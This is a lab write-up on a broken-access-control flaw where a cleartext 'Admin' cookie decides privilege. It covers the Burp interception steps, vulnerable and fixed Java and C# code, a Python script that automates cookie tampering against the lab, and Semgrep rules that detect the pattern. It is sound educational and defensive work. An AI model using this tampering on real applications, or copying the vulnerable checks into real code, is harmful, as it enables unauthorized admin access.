Lab 03: User role controlled by request parameter

1. Executive Summary
Vulnerability: Broken Access Control (Parameter Tampering).
Description: The application determines the user’s privilege level based on a cleartext HTTP cookie (Admin=false).
Because cookies are stored on the client side, users can modify this value to escalate their privileges.
Impact: A regular user can trivially modify the cookie to Admin=true and gain full administrative access without valid credentials.
2. The Attack
Objective: Access the admin panel and delete carlos.
- Reconnaissance: I initially navigated to
/adminbut was denied access. I then logged in as a regular user to observe how the application handles sessions. - Interception: Using Burp Suite Proxy, I enabled Response Interception. I submitted the login form and captured the server’s response.
Discovery: The server’s response included a
Set-Cookieheader:HTTPHTTP/1.1 302 Found Set-Cookie: Admin=false; Path=/Exploitation: Before forwarding the response to the browser, I modified the header to:
Set-Cookie: Admin=true; Path=/
- Result: My browser saved the cookie as
true. When I subsequently navigated to the/adminpanel, the application checked my cookie, sawtrue, and granted access. - Action: I deleted the user
carlos.
3. Code Review
Vulnerability Analysis (Explanation): In the examples below, the application logic retrieves the “Admin” status directly from the user’s request (specifically, the Cookies collection).
- The Flaw: The code assumes that because the server set the cookie originally, the value is trustworthy. It fails to account for the fact that the client (user) has full control over cookie storage and can edit them.
- The Reality: Authorization decisions are being made based on untrusted input.
Java (Spring Boot)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
@GetMapping("/admin")
public String adminPanel(HttpServletRequest request) {
    boolean isAdmin = false;

    // VULNERABLE: Iterating over cookies and trusting the value directly.
    if (request.getCookies() != null) {
        for (Cookie cookie : request.getCookies()) {
            if ("Admin".equals(cookie.getName()) && "true".equals(cookie.getValue())) {
                isAdmin = true;
            }
        }
    }

    if (isAdmin) {
        return "admin_dashboard";
    } else {
        throw new AccessDeniedException("Not authorized");
    }
}
C# (ASP.NET Core)
1
2
3
4
5
6
7
8
9
10
11
12
13
public IActionResult AdminPanel()
{
    // VULNERABLE: Reading the role directly from the Request Cookie.
    // The user can edit this cookie in their browser dev tools.
    string adminCookie = Request.Cookies["Admin"];

    if (adminCookie == "true")
    {
        return View("AdminDashboard");
    }

    return Forbid();
}
Mock PR Comment
The authorization logic currently relies on a client-side cookie (“Admin”) to determine privilege levels. Since cookies can be arbitrarily modified by the client, this allows any user to impersonate an administrator. Privilege state must be stored in the server-side session or within a signed, tamper-proof token (like a JWT) rather than a cleartext cookie.
4. The Fix
Explanation of the Fix: To secure this, we stop reading the Admin status from the raw request cookies. Instead, we store the user’s role in the Server-Side Session (which the user cannot edit) when they log in. When they request the admin page, we check the session data held on the server.
Java (Spring Boot)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
// 1. During Login (Set the session)
session.setAttribute("ROLE", "USER"); // or "ADMIN" based on DB

// 2. During Access Check (Read the session)
@GetMapping("/admin")
public String adminPanel(HttpSession session) {
    // SECURE: We read from the server-side session, not the user's cookie.
    String role = (String) session.getAttribute("ROLE");

    if ("ADMIN".equals(role)) {
        return "admin_dashboard";
    } else {
        throw new AccessDeniedException("Not authorized");
    }
}
C# (ASP.NET Core)
1
2
3
4
5
6
7
8
// In ASP.NET, we typically use the User Identity (ClaimsPrincipal)
// which is built from an encrypted Auth Cookie or Token.

[Authorize(Roles = "Admin")] // SECURE: Checks the signed identity, not a raw cookie.
public IActionResult AdminPanel()
{
    return View("AdminDashboard");
}
5. Automation
A Python script that logs in as a regular user, manually tampers with the cookie jar, and attempts to access the admin panel.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
import requests
from urllib.parse import urlparse

def exploit_cookie_tampering(url, login_path, target_path):
	session = requests.Session()
	print("[*] Logging in as regular user ..."_
	#perform login
	login_data = {'username': 'wiener', 'password': 'peter'}
	session.post(f"{url}{login_path}", data=login_data)

	# check current cookies
	print(f"[*] Initial Cookies: {session.cookies.get_dict()}")

	if 'Admin' in session.cookies:
		print("[*] Found 'Admin' cookie. Tampering..")

		# tampering - set the cookie to true
		host = urlparse(url).hostname #safe method to get domain name
		session.cookies.set("Admin", "true", domain=host)

		print(f"[*] Tampered Cookies: {session.cookies.get_dict()}")

		response = session.get(f"{url}{target_path}")

		if response.status_code == 200 and "Admin panel" in response.text:
			print("[!!!] Success: Admin panel accessed via cookie tampering!")
		else:
			print(f"[-] Failed. Status code: {response.status_code}")
	else:
		print("[-] 'Admin' cookie not found in session")


# Usage
# exploit_cookie_tampering("https://YOUR-LAB-ID.web-security-academy.net", "/login", "/admin")
6. Static Analysis (Semgrep)
This section provides a custom Semgrep rule to detect this specific vulnerability pattern (Trusting Cookie Values) in the codebase.
Java (Spring Boot)
The Logic We want to find code that iterates through cookies and explicitly checks if a cookie’s value equals a specific string (like “true” or “admin”). This usually indicates the application is trusting client-side data for logic decisions.
The Rule (rules.yaml)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
rules:
  - id: insecure-cookie-logic
    languages: [java]
    message: |
      Detected logic that trusts a Cookie value directly.
      Cookies can be tampered with by the client.
      Do not use cookie values for authorization (e.g., checking if cookie == "true").
    severity: WARNING
    patterns:
      # 1. Look inside a loop that iterates over cookies
      - pattern-inside: |
          for (Cookie $COOKIE : $REQ.getCookies()) {
            ...
          }
      # 2. Find any check where we compare the cookie value to a string literal
      - pattern-either:
          - pattern: $COOKIE.getValue().equals("...")
          - pattern: '"...".equals($COOKIE.getValue())'
Syntax Explanation
$REQ,$COOKIE: These are Metavariables. They start with$. They act like wildcards that capture whatever variable name the developer actually used (e.g., it matches request, req, httpReq).pattern-inside: This tells Semgrep to only look for the bug if we are currently inside a specific block of code (in this case, a for loop iterating over cookies)....(Ellipsis): This is the “everything else” operator. It matches any sequence of arguments or statements.equals("...")matchesequals("true"),equals("admin"), etc.pattern-either: Since Java allowsvar.equals("str")AND"str".equals(var), we look for both variations.
C# (ASP.NET Core)
The C# Logic In ASP.NET Core, developers typically access cookies via Request.Cookies[“Key”]. We want to flag any code that compares a specific cookie’s value against a string literal (like “true”) to make a decision.
The Rule (rules.yaml)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
rules:
  - id: csharp-insecure-cookie-logic
    languages: [csharp]
    message: |
      Detected logic that trusts a Cookie value directly.
      Cookies can be tampered with by the client.
      Use server-side Session or Identity (Claims) instead.
    severity: WARNING
    patterns:
      - pattern-either:
          # Match: Request.Cookies["Admin"] == "true"
          - pattern: $REQ.Cookies[...] == "..."
          # Match: "true" == Request.Cookies["Admin"]
          - pattern: '"..." == $REQ.Cookies[...]'
          # Match: Request.Cookies["Admin"].Equals("true")
          - pattern: $REQ.Cookies[...].Equals("...")
Syntax Explanation
$REQ.Cookies[...]:$REQ: Matches the request object (usuallyRequestorHttpContext.Request).
[...]: The ellipsis inside the brackets acts as a wildcard for the index. It matches any string key used to look up the cookie (e.g., “Admin”, “Role”).== "...":- Matches a comparison to any string literal. This ensures we catch hardcoded checks like == “true” or == “admin”.
pattern-either:- C# developers might write cookie == “true” or “true” == cookie. We catch both styles.